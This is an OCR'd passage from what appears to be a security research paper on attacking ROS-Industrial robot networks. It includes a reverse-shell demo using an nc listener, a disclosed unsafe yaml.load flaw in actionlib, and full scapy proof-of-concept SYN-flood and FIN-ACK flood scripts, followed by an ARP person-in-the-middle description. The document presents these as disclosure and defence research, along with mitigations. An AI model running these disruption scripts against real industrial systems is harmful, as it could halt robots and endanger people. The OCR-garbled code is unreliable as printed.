hostname
c7
ibai@c7:~/.ros$
```

```
@  default] 7.8 <work*324! 1h12m 0.92 8x1.6GHz 15.5G45% 467G33% 2020-06-17 09:46:212020-06
u  18.04 <:c3# 2:c7#- 3:d1* 55! 1h12m 0.92 8x1.5GHz 15.5G45% 467G33% 2020-06-17 09:46:22
```

Figure 7: Reverse shell demonstration by exploiting a vulnerability in ROS-Industrial and ROS packages. Window on the right shows how after the exploit is delivered, running nc -lvp 1234 connects to the reverse shell and allows for privileged remote code execution.

4.4.3 Step 5: control the computational graph and other machines within the OT levels


Once the attacker has a reverse shell to Sˆ 7 at their disposal it becomes relatively easy to command the different industrial subsystems. Sˆ 7 acts as the ROS Master of the industrial network and thereby can easily influence all ROS-Industrial package deployments living in the control stations S1 to S5. Such exploitation has been covered by other authors including [16], we refer the reader to this text or similar resources for further exploration for further details on how to take control of the ROS computational graph using the ROS Master and Slave APIs.

4.4.4 Responsible disclosure, mitigation efforts and impact assessment

Our team announced the Robot Vulnerability Database in October 2019 for the ROS community and openly disclosed our intention of cataloging and recording there early-phase security flaws applying to ROS. The flaws described in here (Code listings 1 and 2) were first publicly filed in June 2020 and later elevated to vulnerabilities in August 2020 with subsequent pull requests patching actionlib in ROS Melodic Morenia and ROS Noetic Ninjemys. The suggested mitigations propose the use of safe parsing. This way, the construction of communication artifacts would only allow for simple objects like strings or integers, removing the threat.


We briefly assessed the impact of the presented flaw with conclusions presented in Figure 8. From the outlook, ROS Melodic Morenia and prior releases are affected in their desktop and desktop_full variants. Noetic's actionlib is similarly vulnerable however the flawed code has been removed from these variants and needs to be manually introduced and compiled which significantly reduces the impacted systems.

Together with Code listings 1 and 2 our team released many other flaws applying to ROS in our public instance of the Robot Vulnerability Database. Due to resource limitations most have not been fully triaged but we refer the interested reader to this source for more information.




Code listing (5) ROS Noetic desktop variant presents no trace of the actionlib_tools. Manual inclusion in the workspace needs to happen for it to be exploitable.

```
ot@alurity−run−190dd61794924166a306b03f49282e77:~/ ros_noetic_ws/
        src_desktop # grep −r “yaml. load ( “ .

geometry / tf / src / tf / listener.py :                data = yaml .load( self .
        _buffer. all_frames_as_yaml ( ) ) or {}
xacro /CHANGELOG. rst : − Replace deprecated yaml .load( ) −> yaml .
        safe_load ( )
genpy / test / test_genpy_message . py : loaded = yaml .load(
        yaml_text )
dynamic_reconfigure / scripts /dynparam : values_dict = yaml .
        load( value )
```




Code listing (6) ROS Noetic desktop_full variant presents no trace of the actionlib_tools. Manual inclusion in the workspace needs to happen for it to be exploitable.

```
ot@alurity−run−190dd61794924166a306b03f49282e77:~/ ros_noetic_ws /
        src_desktopfull # grep −r “yaml.  load ( “ .

gazebo_ros_pkgs / gazebo_ros / test / ros_network / ros_api_checker :
        y = yaml .load(open( f ) )
geometry / tf / src / tf / listener. py : data = yaml .load( self.
        _buffer . all_frames_as_yaml ( ) ) or {}
xacro /CHANGELOG. rst: − Replace deprecated yaml .load( ) −> yaml .
        safe_load ( )
genpy / test / test_genpy_message . py :                loaded = yaml .load(
        yaml_text )
dynamic_reconfigure / scripts /dynparam :               values_dict = yaml .
        load( value )
ros_control / controller_manager / scripts / spawner :
        name_yaml = yaml .load(open(name) )
```



Code listing (7) ROS Melodic desktop variant presents the flaw in actionlib. Systems with with installation needs to be updated after a mitigation is accepted.

```
ot@alurity−run−190dd61794924166a306b03f49282e77:~/ros_melodic_ws /
        src_desktop #grep −r “yaml. load ( “ .

geometry / tf / src / tf / listener . py :                    data = yaml.load( self.
        _buffer. all_frames_as_yaml ( ) ) or {}
xacro /CHANGELOG. rst: − Replace deprecated yaml .load( ) −> yaml .
        safe_load ( )
genpy / test / test_genpy_message . py :                      loaded = yaml .load(
        yaml_text )
dynamic_reconfigure / scripts /dynparam :                     values_dict = yaml .
        load( value )
actionlib / tools / library.py :                   msg_dict = yaml .load( yaml_str )
actionlib / tools / library.py :                   yaml_doc = yaml .load( yaml_str )
```



Code listing (8) ROS Melodic desktop_full variant presents the flaw in actionlib. Systems with with installation needs to be updated after a mitigation is accepted.

```
ot@alurity−run−190dd61794924166a306b03f49282e77:~/ros_melodic_ws /
        src_desktopfull #grep −r “yaml. load ( “ .

gazebo_ros_pkgs / gazebo_ros / test / ros_network / ros_api_checker :
        y = yaml .load(open( f ) )
geometry / tf / src / tf / listener . py :           data = yaml .load( self.
        _buffer.all_frames_as_yaml ( ) ) or {}
xacro /CHANGELOG. rst : − Replace deprecated yaml .load( ) −> yaml .
        safe_load ( )
genpy / test / test_genpy_message . py :                  loaded = yaml .load(
        yaml_text )
dynamic_reconfigure / scripts /dynparam :                 values_dict = yaml .
        load( value )
ros_control / controller_manager / scripts / spawner :
        name_yaml = yaml .load(open(name) )
actionlib / tools / library . py :                msg_dict = yaml .load( yaml_str )
actionlib / tools / library . py :               yaml_doc = yaml .load( yaml_str )
```

Figure 8: Impact assessment on the exploitability of the latest ROS releases across the desktop and desktop_full variants.

4.5 Disrupting ROS-Industrial communications by attacking underlying network protocols

Attack 2 (A2)

As pointed out previously, ROS-Industrial software builds on top of ROS packages which also build on top of traditional networking protocols at OSI layers 3 and 4. It is not uncommon to find ROS deployments using IP/TCP in the Network and Transport levels of the communication stack. For the purpose of further testing the limits of testing these underlying layers and its impact in ROS, we developed a complete ROSTCP networking package dissector and used it as a tool for attacks.

The attack demonstrated in here is depicted in Figure 9 and consists of a malicious attacker with privileged access to an internal ROS-enabled control station (e.g. S1) disrupting the ROS-Industrial communications and interactions of others participants of the network. The attack leverages the lack of authentication in the ROS computational graph previously reported in other vulnerabilities of ROS such as RVD#87 or RVD#88.




Figure 9: Architecture diagram depicting attacks to ROS via underlying network protocols. Depicts two offensive actions performed as part of A2. In orange, the SYN-ACK DoS flooding which does not affect Sˆ 7 due to hardening. In green, a previously established ROSTCP communication between Sˆ 4 and Sˆ 7. In red, the FIN-ACK attack which successfully disrupts such communication in green.

Without necessarily having to take control of the ROS computational graph via attacks as the one demonstrated in A1, by simply spoofing another participant’s credentials (at the Network level) and either disturbing or flooding communications within infrastructure’s Level 2 (Process Network), we are able to heavily impact the ROS and ROS-Industrial operation[6]. Our team considered two types of attacks which are described in detail below including their corresponding mitigations. The first one performs a SYN-ACK DoS flooding attack which is successfully blocked by the hardening step we considered in the setup. The second uses a FIN-ACK attack which aims to disrupt network activity by saturating bandwidth and resources on stateful interactions (i.e. TCPROS sockets).

[6] The execution of these attacks required us to develop a package dissector/crafter and configure the attacker’s kernel to ignore certain types of network requests so that it does not conflict with the attacking activity. Details on this have been purposely omitted.

4.5.1 SYN-ACK DoS flooding attack for ROS

A SYN flood is a type of OSI Level 4 (Transport Layer) network attack. The basic idea is to keep a server busy with idle connections, resulting in a Denial-of-Service (DoS) via a maxed-out number of connections. Roughly, the attack works as follows:

1. The client sends a TCP SYN (S flag) packet to begin a connection with a given end-point (e.g. a server).
2. The server responds with a SYN-ACK packet, particularly with a TCP SYN-ACK (SA flag) packet.
3. The client responds back with an ACK (flag) packet. In normal operation, the client should send an ACK packet followed by the data to be transferred, or a RST reply to reset the connection. On the target server, the connection is kept open, in a SYN_RECV state, as the ACK packet may have been lost due to network problems.
4. In the attack, to abuse this handshake process, an attacker can send a SYN Flood, a flood of SYN packets, and do nothing when the server responds with a SYN-ACK packet. The server politely waits for the other end to respond with an ACK packet, and because bandwidth is fixed, the hardware only has a fixed number of connections it can make. Eventually, the SYN packets max out the available connections to a server with hanging connections. New sockets will experience a denial of service.

This is illustrated in orange in Figure 9. A proof-of-concept attack was developed on a simplified scenario to isolate communications[7]. The attack itself is displayed in Code listing 9.

[7] See Code Listing 12 for the sources to reproduce the simplified scenario. Includes a flow for automation.

Code listing 9 SYN-ACK DoS attack proof-of-concept for disrupting ROS and ROS-Industrial setups.

```
“””
SYN–ACK DoS attack for ROS

DISCLAIMER: Use against your own hosts only ! By no means Alias Robotics
or the authors of th i s exp lo it encourage or promote the unauthorized tampering
with running robotic systems . This can cause serious human harm and material
damages.
“””

import sys
 from scapy . a l l import *
from robosp lo it .modules . generic . robotics . all import *
from operator import itemgetter

#bind layers so that packages are recognized as TCPROS
bind_layers (TCP, TCPROS)

print (“Capturing network traffic…”)
packages = sniff ( i face=”eth0” , filter=”tcp” , count=20)
 targets = {}
```

```
for p in packages [TCPROSBody] :
        #Filter by ip
        #if p[IP ] . src == "12 .0 .0 .2" :
        port = p . sport
        ip = p[ IP ] . src
        if ip in targets . keys ( ) :
                targets [ ip ] . append( port )
         else :
                targets [ ip ] = [ port ]

#Get unique values :
for t in targets . keys ( ) :
        targets [ t ] = list (set ( targets [ t ] ) )

# Select one of the targets
dst_target = list (map( itemgetter (0) , targets . items ( ) ) ) [0]
dport_target = targets [ dst_target ]

# Small f i x to meet scapy syntax on "dport" key
# if sing le value , can't go as a list
if len( dport_target ) < 2:
        dport_target = dport_target [0]

p=IP ( dst=dst_target ,id=1111, t t l =99) /TCP( sport=RandShort ( ) , dport=dport_target ,
seq=1232345,ack=10000, window=10000,f lags="S") /"Alias Robotics SYN Flood DoS"
ls (p)
ans, unans=srloop (p , inter=0.05,retry=2,timeout=4)
```

Attacker in S1 would find no issues executing this attack and would be able to bring down ROSTCP interactions if it targets machines where the networking stack is not properly configured.

For the particular case depicted in orange in Figure 9, attacker in S1 targets Sˆ 7 however it fails to execute the attack thanks to the hardening performed on Sˆ 7 and described in Section 3.4.2. The attack is blocked by the corresponding kernel and the target never suffers from a maxed-out number of connections. The mitigation of relevance corresponds with item 3.2.8 Ensure TCP SYN Cookies is enabled of the CIS ROS Melodic Benchmark v1.0.0 [27] which enables SYN cookies[8].

[8] SYN cookies work by not using the SYN queue at all. Instead, the kernel simply replies to the SYN with a SYN-ACK, but will include a specially crafted TCP sequence number that encodes the source and destination IP address and port number and the time the packet was sent. A legitimate connection would send the ACK packet of the three way handshake with the specially crafted sequence number. This allows the system to verify that it has received a valid response to a SYN cookie and allow the connection, even though there is no corresponding SYN in the queue.

4.5.2 FIN-ACK flood attack targeting ROS

The previous SYN-ACK DoS flooding attack did not affect hardened control stations because it is blocked by SYN cookies at the Linux kernel level. Accordingly, our team looked for alternatives to disrupt ROS-Industrial communications, even in in the presence of hardening as is the case of Sˆ4.


After testing a variety of attacks against the ROS-Industrial network including ACK and PUSH ACK flooding, ACK Fragmentation flooding or Spoofed Session flooding among others, assuming the role of an attacker sitting in Sˆ1 our team developed a valid disruption proof-of-concept using the FIN-ACK attack. Roughly, soon after a successful three or four-way TCP-SYN session is established, the FINACK attack sends a FIN packet to close the TCP-SYN session between a host and a client machine. As depicted in Figure 9 in green, given a TCP-SYN session established by ROSTCP between Sˆ4 and Sˆ7 wherein Sˆ4 is relying information of the robot to the ROS Master for coordination, the FIN-ACK flood attack sends a large number of spoofed FIN packets that do not belong to any session on the target server. The attack has two consequences: first, it tries to exhaust a recipient’s resources – its RAM, CPU, etc. as the target tries to process these invalid requests. Second, the communication is being constantly finalized by the attacker which leads to ROS messages being lost in the process, leading to the potential loss of relevant data or a significant lowering of the reception rate which might affect the performance of certain robotic algorithms.

Code listing 10 displays the simple proof-of-concept we developed configured for validating the simplified isolated scenario of listing 12. Figure 10 shows the result of the FIN-ACK attack on a targeted machine.

Code listing 10 FIN-ACK attack proof-of-concept for disrupting ROS and ROS-Industrial setups.

```
“””
FIN–ACK attack for ROS

DISCLAIMER: Use against your own hosts only ! By no means A l ias Robotics
or the authors of th i s exp lo it encourage or promote the unauthorized tampering
with running robotic systems . This can cause serious human harm and material
damages.
“””

from scapy.all import *
from robosploit.modules.generic.robotics.all import *
from robosploit.core.exploit import *
from robosploit.core.http.http_client import HTTPClient
from scapy.layers.inet import TCP
from scapy.layers.l2 import Ether
import sys

# bind layers so that packages are recognized as TCPROS
bind_layers (TCP, TCPROS)

```

```
def tcpros_fin_ack ( ) :
        “””
        craft ing a FIN ACK interrupting publisher ‘ s comms
         “””
        f lag _va l id = True
        targetp = None
        targetp_ack = None
        # fetch 10 tcp packages
        while f lag _va l id :
             packages = sniff ( i face=”eth0” , filter=”tcp” , count=4)
             if len (packages [TCPROSBody] ) < 1:
                     continue
             else :
                     #find first TCPROSBody and pick a target
                     targetp = packages [TCPROSBody][−1] # pick latest instance
                     index = packages . index (packages [TCPROSBody][−1])
                     for i in range( index + 1 , len(packages ) ) :
                              targetp_ack = packages [ i ]
                              # check i f the ack matches appropriately
                              if targetp [ IP ] . src == targetp_ack [ IP ] . dst and \
                                  targetp [ IP ] . dst == targetp_ack [ IP ] . src and \
                                  targetp [TCP] . sport == targetp_ack [TCP] . dport and \
                                  targetp [TCP] . dport == targetp_ack [TCP] . sport and \
                                  targetp [TCP] . ack == targetp_ack [TCP] . seq :
                              f lag _valid = False
                              break

        if not f lag _valid and targetp_ack and targetp :
             # Option 2
             p_attack =IP ( src=targetp [ IP ].src , dst=targetp [ IP ].dst ,id=targetp [ IP ].id + 1 , ttl =99)\
                     /TCP( sport=targetp [TCP] . sport , dport=targetp [TCP] . dport , f lags=”FA” ,
                     seq=targetp_ack [TCP] .
                                  ack ,
                     ack=targetp_ack [TCP] . seq )

              ans = sr1 ( p_attack , retry=0, timeout=1)

              if ans and len(ans ) > 0 and ans [TCP] . f lags == “FA”:
                     p_ack =IP ( src=targetp [ IP ].src , dst=targetp [ IP ].dst ,id=targetp [ IP ].id + 1 , ttl =99) \
                     /TCP(sport=targetp [TCP] .sport , dport=targetp [TCP] .dport , f lags=”A” ,
                     seq=ans [TCP] .ack ,
                     ack=ans [TCP] . seq + 1)
              send (p_ack )

 while True :
         tcpros_fin_ack ( )
```



```
source /opt/ros/melodic/setup.bash
roscore
Sourcing /opt/wireshark/.env.sh
Launching /opt/wireshark/.install.sh
No actions required for fore_wireshark
root@rosmachine:~# source /opt/ros/melodic/setup.bash
root@rosmachine:~# roscore
... logging to /root/.ros/log/bcc16898-e2f7-11ea-acbb-02420c000002/roslaunch-ros
machine-355.log
Checking log directory for disk usage. This may take a while.
Press Ctrl-C to interrupt
Done checking log file disk usage. Usage is <1GB.

started roslaunch server http://rosmachine:35771/
ros_comm version 1.14.5


SUMMARY
========

PARAMETERS
 * /rosdistro: melodic
 * /rosversion: 1.14.5

NODES

auto-starting new master
process[master]: started with pid [376]
ROS_MASTER_URI=http://rosmachine:11311/

setting /run_id to bcc16898-e2f7-11ea-acbb-02420c000002
process[rosout-1]: started with pid [413]
started core service [/rosout]
```

```
data: "hello world 95"
---
data: "hello world 96"
---
data: "hello world 100"
---
data: "hello world 101"
---
data: "hello world 105"
---
data: "hello world 106"
---
data: "hello world 110"
---
data: "hello world 111"
---
data: "hello world 115"
---
data: "hello world 116"
---
data: "hello world 120"
---
data: "hello world 121"
---
data: "hello world 125"
---
data: "hello world 126"
---
data: "hello world 130"
---
data: "hello world 131"
---
data: "hello world 135"
---
data: "hello world 136"
---
data: "hello world 137"
---
data: "hello world 140"
---
data: "hello world 141"
---
data: "hello world 146"
---
data: "hello world 151"
---
data: "hello world 156"
---
data: "hello world 161"
---
data: "hello world 166"
---
```

```
subscribed to [/chatter]
average rate: 9.997
        min: 0.100s max: 0.100s std dev: 0.00007s window:
9
average rate: 8.875
        min: 0.000s max: 0.564s std dev: 0.13686s window:
14
average rate: 8.908
        min: 0.000s max: 0.564s std dev: 0.17004s window:
23
average rate: 8.922
        min: 0.000s max: 0.564s std dev: 0.18214s window:
32
average rate: 9.107
        min: 0.000s max: 0.564s std dev: 0.18675s window:
42
average rate: 8.128
        min: 0.000s max: 0.564s std dev: 0.19880s window:
46
average rate: 7.337
        min: 0.000s max: 0.564s std dev: 0.20787s window:
49
average rate: 6.624
        min: 0.000s max: 0.564s std dev: 0.21596s window:
51
average rate: 6.313
        min: 0.000s max: 0.564s std dev: 0.22036s window:
55
average rate: 5.859
        min: 0.000s max: 0.564s std dev: 0.22560s window:
57
average rate: 5.586
        min: 0.000s max: 0.564s std dev: 0.22902s window:
60
average rate: 5.359
        min: 0.000s max: 0.564s std dev: 0.23187s window:
63
average rate: 5.249
        min: 0.000s max: 0.564s std dev: 0.23361s window:
67
average rate: 5.155
        min: 0.000s max: 0.564s std dev: 0.23507s window:
71
average rate: 5.073
        min: 0.000s max: 0.564s std dev: 0.23640s window:
75
average rate: 5.002
        min: 0.000s max: 0.564s std dev: 0.23749s window:
79
average rate: 4.940
        min: 0.000s max: 0.564s std
83
```

```
u? 18.04 1:ros*                                                         4! 5d5h 0.79 10x2.4GHz 28.7G8% 252G25
 10.15.5 1:rosmachine* 2:attacker#-          28! 6d4h 2,97 16x2.4GHz 26.7G98% alias@MacBook-Pro-de-alias 192.168.1.
```

Figure 10: FIN-ACK flood attack successfully disrupting ROS communication. Image displays a significant reduction of the reception rate and down to more than half (4.940 Hz) from the designated 10 Hz of transmission. The information sent from the publisher consists of an iterative integer number however the data received in the target under attack shows significant integer jumps, which confirm the packages losses.

4.6 Person-In-The-Middle (PITM) attack to a ROS control station

Attack 3 (A3)

A Person-in-the-Middle (PitM) attack targeting a control station (e.g. Sˆ 2) consists of an adversary gaining access to the network flow of information and siting in the middle, interfering with communications between the original publisher and subscriber as desired. Figure 11 depicts how PitM demands to conflict not just with the resolution and addressing mechanisms but also to hijack the control protocol being manipulated (ROSTCP). The attack gets initiated by a malicious actor gaining access and control of a machine in the network (Step 1), refer to A1 above for an example). Then, using the compromised computer on the control network, the attacker poisons the ARP tables on the target host (Sˆ 7) and informs its target that it must route all its traffic through a specific IP and hardware address (Step 2), i.e., the attackers's owned machine). By manipulating the ARP tables, the attacker can insert themselves between Sˆ 7 and Sˆ 2[9] (Step 3). When a successful PitM attack is performed, the hosts on each side of the attack are unaware that their network data is taking a different route through the adversary's computer.

Once an adversary has successfully inserted their machine into the information stream, they then have full control over the data communications and could carry out several types of attacks. Figure 11 shows one possible attack method which is the replay attack (Step 4). In its simplest form, captured data from Sˆ 7 is replayed or modified and replayed. During this replay attack the adversary could continue to send commands to the controller and/or field devices to cause an undesirable event while the operator is unaware of the true state of the system.

[9] The attack described in here is a specific PitM variant known as ARP PitM.




Figure 11: Use case architecture diagram with a PITM attack: the attackers infiltrate a machine (step 1) which is then used to perform ARP poisoning (step 2) and get attackers inserted in the information stream (step 3). From there, attackers could replay content or modify it as desired.

4.7 Exploiting known vulnerabilities in a robot endpoint to compromise the ROS network

Attack 4 (A4)

